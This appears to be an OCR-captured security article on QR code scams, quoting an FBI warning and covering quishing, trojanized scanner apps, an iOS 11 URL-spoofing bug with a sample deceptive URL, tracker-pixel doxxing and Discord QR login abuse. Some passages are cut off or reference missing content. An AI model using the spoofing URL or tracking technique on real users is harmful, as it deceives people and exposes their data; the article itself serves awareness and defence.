
PDF417 codes like the above can encode text, numbers, files, and actual data bytes, and they're more resistant to errors than linear barcodes. Companies like FedEx use a combination of PDF417 and other barcodes on packing slips to automate delivery and tracking.

QR codes started in the automotive industry as a way to keep track of cars as they were being manufactured but quickly grew in popularity outside that industry. Similar to other 2D codes, QR codes can pack a ton of data and can even work when reduced in resolution or otherwise damaged.

One fascinating application of QR codes enabled by their larger data capacity is using them to manage Wi-Fi connections without sharing the password in plain text. By encoding the following string, you can create a QR code that logs Android users into a Wi-Fi network automatically.

The convenience QR codes offer and the ubiquity of mobile devices have contributed greatly to the widespread use of these two-dimensional barcodes. However, their popularity has also created fertile ground for malicious actors to spruce up their

QR code malware toolkit to steal not only personal information but also hard-earned assets that are impossible to recover once lost. Threats involving QR codes have become so rife and sly that the FBI has recently issued a warning about them.



Public Service Announcement

FEDERAL BUREAU OF INVESTIGATION

November 04, 2021

Alert Number
I-110421-PSA

Questions regarding this PSA should be directed to your local **FBI Field Office**.

Local Field Office Locations: www.fbi.gov/contact-us/field-offices

The FBI Warns of Fraudulent Schemes Leveraging Cryptocurrency ATMs and QR Codes to Facilitate Payment

The FBI warns the public of fraudulent schemes leveraging cryptocurrency ATMs and Quick Response (QR) codes to facilitate payment. The FBI has seen an increase in scammers directing victims to use physical cryptocurrency ATMs and digital QR codes to complete payment transactions.

A QR code is a square barcode with information that can be scanned and read with a smartphone camera. An individual can scan the QR code of an intended recipient to auto-populate the recipient field making it easier to send cryptocurrency to the correct destination. QR codes can be used at cryptocurrency ATMs to direct payment to an intended recipient. While many businesses have legitimately used QR code payment in the last year because of the COVID-19 pandemic, QR codes also play a role in malicious use of cryptocurrency payments.


Criminal actors, in various fraudulent schemes, maliciously leverage cryptocurrency ATMs and QR codes to receive payments from victims. Such schemes include online impersonation schemes (scammer falsely identifies as a familiar entity such as the government, law enforcement, a legal office, or a utility company), romance schemes (scammer establishes an online relationship with a victim by creating a false sense of intimacy and dependency), and lottery schemes (scammer falsely convinces a victim that they have won an award and consequently demands the victim to pay lottery fees).

Regardless of the scheme, the methods using cryptocurrency ATMs and QR codes appear similar. The scammer often requests payment from the victim and may direct the victim to withdraw money from the victim's financial accounts, such as investment or retirement accounts. The scammers provide a QR code associated with the scammer's cryptocurrency wallet for the victim to use during the transaction. The scammer then directs the victim to a physical cryptocurrency ATM to insert their money, purchase

As the agency describes it, the scammer will contact their victim and somehow convince them that they need to send money, either with promises of love, further riches, or by impersonating an actual institution like a bank or utility company.

After the mark is convinced, the scammer will have them get cash (sometimes out of investment or retirement accounts), and head to an ATM that sells cryptocurrencies and supports reading QR codes. Once the victim is there, they'll scan a QR code that the scammer sent them, which will tell the machine to send any crypto purchased to the scammer's address.

Just like that, the victim loses their money, and the scammer has successfully exploited them.



account overseas. This differs from traditional bank transfers or wires where a payment transaction can remain pending for one to two days before settlement. It can also make law enforcement's recovery of the funds difficult and can leave many victims with a financial loss.

Tips to Protect Yourself:

- Do not send payment to someone you have only spoken to online, even if you believe you have established a relationship with the individual.
- Do not follow instructions from someone you have never met to scan a QR code and send payment via a physical cryptocurrency ATM.
- Do not respond to a caller, who claims to be a representative of a company, where you are an account holder, and who requests personal information or demands cryptocurrency. Contact the number listed on your card or the entity directly for verification.
- Do not respond to a caller from an unknown telephone number, who identifies as a person you know and requests cryptocurrency.
- Practice caution when an entity states they can only accept cryptocurrency and identifies as the government, law enforcement, a legal office, or a utility company. These entities will likely not instruct you to wire funds, send checks, send money overseas, or make deposits into unknown individuals' accounts.
- Avoid cryptocurrency ATMs advertising anonymity and only requiring a phone number or e-mail. These cryptocurrency ATMs may be non-compliant with US federal regulations and may facilitate money laundering. Instructions to use cryptocurrency ATMs with these specific characteristics are a significant indicator of fraud.
- If you are using a cryptocurrency ATM and the ATM operator calls you to explain that your transactions are consistent with fraud and advises you to stop sending money, you should stop or cancel the transaction.

The FBI Victim Services Division is responsible for ensuring that victims of crimes investigated by the FBI are afforded the opportunity to receive the notification and services as required by federal law and the Attorney General Guidelines for Victim and Witness Assistance. Victim Specialists are highly trained professionals who assess victims' needs to determine what types of services and resources will be most helpful. For more information, please visit www.fbi.gov/resources/victim-services.

If you believe you have been a victim of a cryptocurrency ATM or QR code scam, report the fraud to your local FBI field office. The FBI also encourages victims to report fraudulent or suspicious activities to the FBI IC3 at www.ic3.gov.

Malicious actors seek out ordinary, unsuspecting people who don't know much, if at all, about QR code safety. So, how does one avert QR code scams?

In this article, I will discuss with you the various ways fraudsters use QR codes to deceive users and recommend tips on how users can protect themselves from QR code scams.

First of all, let's define what attacks exist and we will start with the very first one that comes to mind - an attack on the money in the bank account where cryptocurrencies and QR is only a tool.

Don't be discouraged - there are more serious attacks to come, but I want you to understand that government agencies rarely pay so much attention to such a seemingly

insignificant type of scam. Maybe there is a reason to kill this type at its very inception and make people aware of such an attack, through QR.

Let's figure out where it all started! It’s important to note that malicious actors have invested a great deal of time and resources in making their QR code-enabled scams seem legitimate and useful, as illustrated by the following examples:

#Overlaid QR Codes

A prime example of a QR code scam that relies on the physical realm has malicious actors printing out QR code stickers and physically placing them over genuine ones. People generally assume that the signs or posters with QR codes in shops and public spaces are safe, and thus might be unaware that malicious actors could replace legitimate QR codes with fake ones as part of their fraudulent schemes.

This was the case in a scheme involving payments for bike sharing in China. Malicious actors reportedly replaced the QR codes that users needed to scan to pay for the use of the bikes before they could be unlocked.

As a result, the payments of unsuspecting users were transferred to the malicious actors’ accounts, without the users have been able to unlock the bikes for their use.

Just recently, law enforcement in several US cities issued warnings about a similar scheme, where malicious actors had stuck their fraudulent QR codes onto legitimate ones on__parking meters__ to trick users into entering their payment credentials in their phishing websites.

#QR Codes used in real-world social engineering

Another example of a QR code scam that takes advantage of the physical realm is a scheme that was carried out in a parking lot in the Netherlands and that led to the theft of thousands of euros.

Malicious actors reportedly approached individuals to pay the parking fee not through the designated machine in the parking lot purportedly because it was broken. Wearing professional-looking attire to look more credible, the fraudsters coaxed their victims into scanning the QR code they had instead, thereby diverting the payments to their account.

#QR Codes in phishing emails

Scammers have been known to incorporate QR codes into their phishing attacks, a practice known as “quishing.” They do this mainly so that they could bypass traditional

security solutions that can flag malicious URLs when they appear in emails but not when they’re linked to (or hidden behind) QR codes.

In December 2021, a phishing campaign that used QR codes to steal the banking credentials of users in Germany was reported. In the campaign, malicious actors send an email impersonating a bank and asking the recipient to review and agree to changes in the bank’s privacy policy by scanning the QR code in the email. But the QR code links to a phishing site where the victim can unwittingly enter their banking credentials for the malicious actors to collect.

A quishing scheme to obtain Microsoft 365 credentials was also reported late last year. This campaign begins with an email coming from a previously compromised email account and containing a voicemail message that the recipient can supposedly listen to by scanning the QR code in the email. The QR code, however, leads to a bogus login page designed to steal Microsoft 365 credentials.

#QR Codes for subscribing to premium services

Malicious actors can use QR codes to subscribe unsuspecting users to premium services and steal the funds charged to these users monthly. This scheme was used in the Android trojan campaign known as GriftHorse, which had victimized more than 10 million users around the world by September 2021.

#QR Code and barcode scanner apps

In mid-2021, QR code and barcode scanner apps that linked to the Anatsa malware appeared on Google Play. (They have since been taken down from the store.) Infection with such an app starts with forcing the user to update the app upon installation, apparently so that the user can continue to use it.

After the successful download of the supposed update, the app prompts the user to allow the installation of apps from unknown sources. Since the user was previously made to believe that the update was necessary for the app to work properly, the user grants the permission. Once the update is done, the malware runs on the device and immediately asks the user to grant accessibility service privileges.

Malicious actors gain full control over the device and can perform actions on the user’s behalf after the user enables accessibility service privileges. At this point, the malware-infested app runs and operates as a legitimate app. The stage has thus been set for malicious actors to steal login credentials and gain access to all the information that is shown on the unsuspecting user’s device.

#QR Code creator apps

Trojanized apps can masquerade as QR code creator apps. In a scheme perpetrated by the malicious actor group Brunhilda, such an app asks the user to register. Once registration is done and it obtains detailed device information, the app downloads and installs a trojan payload, which could carry out the theft of sensitive personal information such as login credentials or bank account details.

#QR codes used in Doxxing

First of all, anyone can create a tracking pixel, link to a page, and then link it to a QR code. Any popular logger (canarytokens.org, iplogger.com) can be used for this purpose if receiving extended data in the logger settings is enabled.

The created pixel also can be placed on an external site. It could be a blog (telegra.ph, medium.com, teletype.in) or even an OSINT source page (start.me) which in turn may be linked to a QR code.

#III - QR Code Bugs & Issues

#Apple IOS 11

With iOS 11, Apple introduced a new feature that gives users the ability to automatically read QR codes using their iPhone's native camera app without requiring any third-party QR code reader app.

You need to open the Camera app on your iPhone or iPad and point the device at a QR code. If the code contains any URL, it will give you a notification with the link address, asking you to tap to visit it in the Safari browser. However, be careful — you may not be visiting the URL displayed to you, security researcher Roman Mueller discovered.

According to Mueller, the URL parser of the built-in QR code reader for the iOS camera app fails to detect the hostname in the URL, which allows attackers to manipulate the displayed URL in the notification, tricking users to visit malicious websites instead.

For the demo, the researcher created a QR code (shown above) with the following URL:

https://xxx\\@facebook.com:443@infosec.rm-it.de/

If you scan it with the iOS camera app, it will show following notification:

Open "facebook.com" in Safari

When you tap it to open the site, it will instead open:

https://infosec.rm-it.de/

There is also a tool which is called a QRGen - it can create malicious QR codes and even encode custom-made payloads. These attacks are potent because humans can't read or understand the information contained in a QR code without scanning it, potentially exposing any device used to attempt to decipher the code to the exploit contained within.

Even QR code scanners like smartphones can be vulnerable to these kinds of attacks, as QR codes were found to be capable of luring iPhone users to malicious sites. Check out this awesome write-up which describes how this tool works in detail.


#Discord QR Login

In December 2020, developers at Discord – a voice and text chat app widely used by the gaming community – announced the launch of a QR code feature that enables users to log into the desktop web client using their phone, by scanning the code that appears on-screen.

- **Discord has made some changes to its QR code login system following reports that the mechanism is being abused by scammers trying to gain access to users' accounts.**

While this feature was aimed at simplifying the Discord login process for desktop users, news has surfaced that fraudsters have been exploiting the system to gain unauthorized access to accounts.

According to discussions on various Discord servers and on social media, scammers have been posting QR codes with the promise of free Nitro, the platform's subscription package that offers numerous perks, and other giveaways.



⚠ **Beware of randomly shared Discord QR codes** ⚠

Good day/evening @everyone , as some of you might be aware of, Discord has recently released a brand new login method where you log into your PC/web client by scanning the QR code on the login page with your logged-in mobile client. (`User Settings > Scan QR Code`)

The login-by-QR method works without any username/password *and* 2FA, and while it makes Discord way more convenient to log into everywhere, it unfortunately is being exploited in the form of fake Nitro gifts (and possibly other forms). While Discord devs have already made sure to include a confirmation screen and a warning, once you (inadvertently) tapped "Yes, log me in", there's (as far as we know) **absolutely no way** to prevent the scammer from taking over your account.

This announcement serves to warn you to **never scan any suspiciously-looking QR codes, especially with your Discord client.** We hope you stay safe!

For more information about the scamming method:
https://www.reddit.com/r/discordapp/comments/emco96/anyone_seen_this_before_one_of_my_moderators_said/


In scanning the code, however, users inadvertently provide the attacker with access to their account.

"The login-by-QR method works without any username/password and 2FA, and while it makes Discord way more convenient to log into everywhere, it, unfortunately, is being exploited in the form of fake Nitro gifts (and possibly other forms)," said one Discord user.

Opinion split over the potential severity of this exploit. For some users, having their accounts compromised may result in little more than frustration – although it's unlikely that anyone would be happy with someone being able to impersonate them online.

However, after releasing a proof of concept to demonstrate the apparent ease of exploitation, Twitch partner Pirate Software said that if the user was a Nitro subscriber,

an attacker could gain access to their name, address, and [unobfuscated PayPal email address](#).



Pirate Software
@PirateSoftware

Proof of concept for the @discordapp exploit allowing anyone to access your account if you use the phone app to scan their new QR code login system. This bypasses 2FA.

Do not scan QR codes using the Discord phone app. Period.

PSA: Discord QR Code log in. Fix or remove it.
GoPirateSoftware playing Science & Technology
1,448 views
Welcome back!
Log in with QR Code
DONATION GOAL
BIT GOAL
40
twitch

PSA: Discord QR Code - Clip of GoPirateSoftware - Twitch Clips
Clip of GoPirateSoftware Playing Science & Technology - Clipped by KisaSatoma
clips.twitch.tv

1:07 AM · Jan 13, 2020 · Twitter Web App

218 Retweets **216** Likes

Discord did not immediately respond to our request for comment. The staff weighed in on a Reddit discussion thread, noting that the QR code login window had been reduced, to thwart any would-be scammers.


"We recently reduced the validity window of the QR code from 10 minutes to 2 minutes," said one Discord engineer, who added:

We… noticed an uptick in people trying to socially engineer users into scanning QR codes in an attempt to trick them into logging into another device that they don't control.

Our original thought was that the verbiage on the screen would be enough to deter social engineering attacks, however, we agree that more clear verbiage and a warning could be in place.

Across our mobile app release channels, we have modified the verbiage in the confirmation screen to more clearly emphasize that you are logging into another device, and impose a delay before the 'log me in' button is active (hopefully making people read the red text.) You can see this new screen here.

In addition to being discussed on multiple Discord servers, the issue has already found its way to social media, with one user tweeting: "PSA: If someone sends you a QR code through Discord, don't scan it. They can use it to get instant access to your account."



「Merry」
@Merryweatherey

PSA:

If someone sends you a QR code through Discord, don't scan it. They can use it to get instant access to your account!

10:47 PM · Jan 12, 2020 · Twitter Web App

2.2K Retweets 7.8K Likes

"A good amount of misinformation being made here," they said. "Discord requires that you confirm the login before the attacker has access. If you just ignore the warnings that Discord gives you, then it's your fault. Just be smart and don't fall for those attacks."

Over on Reddit, however, the 'don't fall for attacks' argument fell short.

“I don’t get the elitism of, ‘If you’re getting phished, it’s your fault, now bugger off, discord should change nothing,” wrote one user. “Create something safe and sound, not, ‘Yeah, that QR code can be used to log in, it clearly said so, but you didn’t pay attention…’”

- **Read How to Avoid Blockchain Blackhats on Discord**

